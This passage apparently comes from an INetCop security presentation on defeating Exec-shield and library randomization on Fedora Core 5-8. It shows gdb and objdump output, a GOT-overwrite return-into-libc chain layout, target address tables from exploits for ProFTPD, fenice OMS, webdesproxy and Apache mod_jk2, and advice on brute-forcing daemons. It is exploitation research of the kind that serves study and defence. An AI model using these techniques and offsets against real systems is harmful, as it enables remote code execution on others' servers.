Breakpoint 2, 0x0013b856 in exit () from /lib/libc.so.6
(gdb) x 0x080495a8
0x80495a8 <_GLOBAL_OFFSET_TABLE_+20>:   0x001ddcc0
(gdb) x 0x080495ac
0x80495ac <_GLOBAL_OFFSET_TABLE_+24>:   0x0019e5c0
(gdb) x 0x080495b0
0x80495b0 <_GLOBAL_OFFSET_TABLE_+28>:   0x0019dc00
(gdb) x 0x0019dc00
0x19dc00 <execve>:      0x8908ec83
(gdb) x 0x0019e5c0
0x19e5c0 <getuid>:      0xb8e58955
(gdb) x 0x001ddcc0
0x1ddcc0 <accept>:      0x0c3d8365
(gdb)
```

[Address of functions stored in GOT after the randomization]

INETCOP Total security solution

3. Exploitation since Fedora Core 5 (5~9)

(5) Circumventing library randomization (cont.)

If the address of execution function were eccentric and you failed in finding same physical offset, you could still use some other code address which calls execution function. Only this time, you don't right to exec() but call it.

```
[root@localhost tmp]# objdump -d /lib/libc.so.6 | grep exec | grep call
   35c53:       e8 a8 7f 05 00          call   8dc00 <execve>
   57261:       e8 ba 6c 03 00          call   8df20 <execl>
   8dcdb:       e8 20 ff ff ff          call   8dc00 <execve>
   8dd8a:       e8 71 fe ff ff          call   8dc00 <execve>
   8de84:       e8 77 fd ff ff          call   8dc00 <execve>
   8df09:       e8 f2 fc ff ff          call   8dc00 <execve>
   8dff5:       e8 06 fc ff ff          call   8dc00 <execve>
   8e070:       e8 8b fb ff ff          call   8dc00 <execve>
   8e103:       e8 f8 fa ff ff          call   8dc00 <execve>
   8e18c:       e8 6f fa ff ff          call   8dc00 <execve>
   8e26c:       e8 8f f9 ff ff          call   8dc00 <execve>
   8e398:       e8 63 f8 ff ff          call   8dc00 <execve>
   8e4e9:       e8 92 fb ff ff          call   8e080 <execvp>
   8e558:       e8 23 fb ff ff          call   8e080 <execvp>
   b6c59:       e8 a2 6f fd ff          call   8dc00 <execve>
   bbe01:       e8 fa 1d fd ff          call   8dc00 <execve>
   bc086:       e8 75 1b fd ff          call   8dc00 <execve>
   bc2cc:       e8 2f 19 fd ff          call   8dc00 <execve>
   fa99e:       e8 7d 3a f9 ff          call   8e420 <execlp>
  101679:       e8 22 c7 f8 ff          call   8dda0 <execle>
  105d11:       e8 0a 82 f8 ff          call   8df20 <execl>
[root@localhost tmp]#
```

When you use jmp command before, you had to make 4byte of dummy between plt and argument but this time, wheu you use call, you don't have to do that.

[physical offset of execution fucntion]

INETCOP Total security solution

3. Exploitation since Fedora Core 5 (5~9)

(5) Circumventing library randomization (cont.)

The structure of exploit code is somewhat like below. These functions will be available after rearrangement from runtime linker. If the GOT is not loaded with address in it because no function was called, you can just call a function inside the exploit code and then copy it.

```
+-------------------------------+
|     strcpy() function plt     | #1: Using the 1st copy function.
+-------------------------------+
|  __do_global_ctors epilogue   |
+-------------------------------+
|  (__libc_start_main GOT)+0    |: (__libc_start_main()'s GOT>>0)&0xff
+-------------------------------+
|      null 1byte pointer       |: ELF header null pointer
+-------------------------------+
|     strcpy() function plt     | #2: Using the 2nd copy function
+-------------------------------+
|  __do_global_ctors epilogue   |
+-------------------------------+
|  (__libc_start_main GOT)+1    |: (__libc_start_main()'s GOT>>8)&0xff
+-------------------------------+
| accept()'s GOT 1byte pointer  |: (accept()'s GOT>>8)&0xff
+-------------------------------+
|     strcpy() function plt     | #3: Using the 3rd copy function
+-------------------------------+
|  __do_global_ctors epilogue   |
+-------------------------------+
|  (__libc_start_main GOT)+2    |: (__libc_start_main()'s GOT>>16)&0xff
+-------------------------------+
| getuid()'s GOT 1byte pointer  |: (getuid()'s GOT>>16)&0xff
+-------------------------------+
|    __libc_start_main PLT      |
+-------------------------------+
|         dummy 4byte           |: It uses jump not call.
+-------------------------------+
|    execve()'s argument #1     |: 1st argument of execve()
+-------------------------------+
|    execve()'s argument #2     |: 2nd argument of execve()
+-------------------------------+
|    execve()'s argument #3     |: 3rd argument of execve()
+-------------------------------+
```

Copying GOT of __libc_start_main() to address of execve() by using strcpy() and then calling PLT code of __libc_start_main(), it will jump to execve() and will execute all the argument's we inputed .

[Simple structure of exploit code for randomized library]

INETCOP Total security solution

3. Exploitation since Fedora Core 5 (5~9)

(5) Circumventing library randomization (cont.)

proftpd 1.3.0 local overflow exploit example on REAL FC5, FC6 system:

```
#define DEF_TYPE_NUM 1
#define FTPD_CTL        "/usr/local/bin/ftpdctl"
#define FTP_CL_ADDR     0x080a9fd5 /* /tmp/ftp.cl */
#define STRCPY_PLT      0x0804a75c
#define MOVE_ESP        0x0804af7f
#define DEST_GOT        0x080b21d0
#define DEST_PLT        0x0804a45c
#define FC5_EXECVE_FC   0x080a4dda /* FC5 */
#define NULL_BYTE_PTR   0x08048000 + 0x0000120 /* FC6 */
#define SRAND_GOT       0x080b2114 + 0x1 /* FC5 */
#define ACCEPT_GOT      0x080b2238 + 0x1 /* FC6 */
#define ENDPWENT_GOT    0x080b2364 + 0x2 /* FC5, FC6 */
...
struct os_type os_plat[]={
            {
                        0,"Fedora Core release 5 (Bordeaux)",
                        "ProFTPD Version: 1.3.0, 1.3.0a (stable) tarball",
                        540,
                        FC5_EXECVE_FC,SRAND_GOT,ENDPWENT_GOT
            },
            {
                        1,"Fedora Core release 6 (Zod)",
                        "ProFTPD Version: 1.3.0, 1.3.0a (stable) tarball",
                        540,
                        NULL_BYTE_PTR,ACCEPT_GOT,ENDPWENT_GOT
            },
};
```

[part of proftpd exploit code on randomized library]

On FC5, srand() and endpwent() are used to combine execve()

On FC6, accept() and endpwent() are used to combine execve()

INetCOP
Total security solution

3. Exploitation since Fedora Core 5 (5~9)

(5) Circumventing library randomization (cont.)

fenice OMS server remote overflow exploit example on REAL FC6 system:

```
#define UNAME_PLT         0x08048e9c // <uname@plt> Get 1byte for GOT (execle()>>16)&0xff
#define STRCPY_PLT        0x08048ffc // <strcpy@plt>
#define MOVE_ESP          0x080569e5 // Move total of 12bytes including ret
#define GETGID_GOT        0x08059234 // GOT address where address of execle() will goes into
#define GETGID_PLT        0x0804921c // <getgid@plt> manipulate execle() with PLT
#define EXECLE_16_0xff    0x08059156 // (execle()>>16)&0xff 1byte of uname() : 0x!!0000
#define EXECLE_08_0xff    0x080591b5 // (execle()>>8)&0xff 1byte of bind()   : 0x00!!00
#define EXECLE_00_0xff    0x08048e83 // (execle()>>0)&0xff the other 1byte   : 0x0000!!
```

[part of fenice OMS server exploit code on randomized library]

Webdesproxy remote overflow exploit example on REAL FC6 system:

```
/*
** Fedora Core release 6 (Zod) 2.6.18-1.2798.fc6 #1
** locale (GNU libc) 2.5 gcc version 4.1.1 20061011 (Red Hat 4.1.1-30)
** webdesproxy 0.0.1 tarball src compile (webdesproxy-0.0.1.tgz)
*/
#define EXIT_GOT                 0x0804b1a8 // exit GOT
#define EXIT_PLT                 0x08048bf8 // exit PLT
#define STRCPY_PLT               0x08048b18 // <strcpy@plt>
#define MOVE_ESP                 0x0804aa26 // <__libc_csu_init+102>
#define RET_CODE                 0x0804aa73 // <_fini+27>:   ret
#define NULL_STR                 0x08050a40 // <pb+4096> (null)
#define EXECLE_16_0xff           0x0804b19a // (execle()>>16)&0xff // fork()
#define EXECLE_08_0xff           0x0804b17d // (execle()>>8)&0xff // bind()
#define EXECLE_00_0xff           0x08048a4f // (execle()>>0)&0xff // <read@plt+7>
```

[part of Webdesproxy exploit code on randomized library]

INETCOP Total security solution

3. Exploitation since Fedora Core 5 (5~9)

(5) Circumventing library randomization (cont.)

Apache mod_jk 2.0.2 remote overflow exploit example on REAL FC6 and Fedora 7, 8:

```
#define OS_VERSION       "Fedora Core release 6"
#define TARGET_VERSION "Apache/2.0.53 (Unix) mod_jk2/2.0.2"
#define STRCPY_PLT       0x0805fef0 // <strcpy@plt>
#define MOVE_ESP         0x08061397
#define TARGET_PLT       0x0805e930 // <apr_sendto@plt>
#define TARGET_GOT       0x080b3164 // apr_sendto's GOT
#define EXECVP_00_0xff   0x08049998 // (execvp()>>0)&0xff
#define EXECVP_08_0xff   0x080b31c8+1 // getpid()'s GOT
```

```
#define OS_VERSION       "Fedora release 7"
#define TARGET_VERSION "Apache/2.0.53 (Unix) mod_jk2/2.0.2"
#define STRCPY_PLT       0x0805fef0 // <strcpy@plt>
#define MOVE_ESP         0x080613c7
#define TARGET_PLT       0x0805e930 // <apr_sendto@plt>
#define TARGET_GOT       0x080b3164 // apr_sendto's GOT
#define EXECVP_00_0xff   0x08048e9c // (execvp()>>0)&0xff
#define EXECVP_08_0xff   0x080b31c8+1 // getpid()'s GOT
```

```
#define OS_VERSION       "Fedora release 8"
#define TARGET_VERSION   "Apache/2.0.52 (Unix) mod_jk2/2.0.2"
#define STRCPY_PLT       0x0805fe8c // <strcpy@plt>
#define MOVE_ESP         0x08061205
#define TARGET_PLT       0x080605cc // <apr_brigade_printf@plt>
#define TARGET_GOT       0x080b3894 // apr_brigade_printf
#define EXECVP_00_0xff   0x08048e90 // (execvp()>>0)&0xff
#define EXECVP_08_0xff   0x080b31b8+1 // getpid()'s GOT
```

If you some function which calls execvp(), you can exploit the system with only one function "getpid()".

[Part of apache exploit code on randomized library]

INETCOP Total security solution

4. Remote exploit FRAMEWORK on Exec-shield

(1) Whether the process of Daemon forks or not

1-1. standalone daemon service
if the process forks, you can apply a brute-force attack but without the divergence the daemon will be terminated at one single attack, so no brute-force attack is possible.

1-2. super daemon service
It will run a new process whenever clients access , so a brute-force attack will work on a super daemon.

(2) Status of Random mapped library

2-1. If the location of library is changed on every single access of clients, it means the service is either a super daemon or a stand alone daemon that creates totally new child process every time.
(On some systems, however, the location of library is not randomized due to the version of system)

2-2. If the location is not changed on access base but is changed when the daemon is restarted, then the daemon is a kind of standalone daemon service.

(3) Exploitation concerning the structure of program

3-1. When some data are input into static buffer, check whether the data are executable and also whether you can use the data as an argument for return-into-libc().

3-2. If it is possible to input null into attack code and to do a brute-force attack, the exploitation will be a piece of cake.

4. Remote exploit FRAMEWORK on Exec-shield

(3) Exploitation concerning the structure of program (cont.)

3-3. When there is a execution related plt on the target program
1) Check if the attacker can execute a shell through standard input/output.
2) If it is not the case, try to formulate some command with another method (go back to 3-1)

(4) Vulnerabilities applied easily on exec-shield system

4-1. If the system has a daemon environment which is open to brute-force attack due to the process fork or stack based overflow vulnerability with possible null input, it is easy to be cracked.

4-2. When the program has execution related function in it such as system(), popen(), exec families on plt

4-3. Even a standalone daemon with no null input and no execution related function on plt can be vulnerable when a stack based overflow occurs in some condition in which a hacker can combine execution command and specific system command.

(5) Vulnerabilities hardly applied on exec-shield system

5-1. When there is a limitation on the size of overrun buffer, it can lower the attack liability due to failing command combination.

5-2. It is hard to attack on remote , when the overflow buffer is in main() on FC5 and above systems.

5. Reference

Aleph One: "Phrack 49-7 - Smashing the stack for fun and profit“

Solar Designer: "Getting around non-executable stack (and fix)"

Rafal Wojtczuk: "Defeating Solar Designer non-executable stack patch"

Lamagra: "Corezine - Project OMEGA"

klog: "Phrack 55-8 - The Frame Pointer Overwrite"

Bulba and Kil3r, Lam3rZ: "Phrack 56-5 - Bypassing StackGuard and StackShield"

Nergal (Rafal Wojtczuk): "Phrack 58-4 - The advanced return-into-lib(c) exploits"

Stack Shield: http://www.angelfire.com/sk/stackshield/

Solar Designer: http://www.openwall.com/linux/

PaX Team: http://pax.grsecurity.net/

Exec-shield: http://people.redhat.com/mingo/exec-shield/

my article: http://x82.inetcop.org/h0me/papers/FC_exploit/

- The End -

Thanks for listening.

By "dong-houn yoU" (Xpl017Elz), in INetCop(c).
MSN & E-mail: szoahc(at)hotmail(dot)com
Home: http://x82.inetcop.org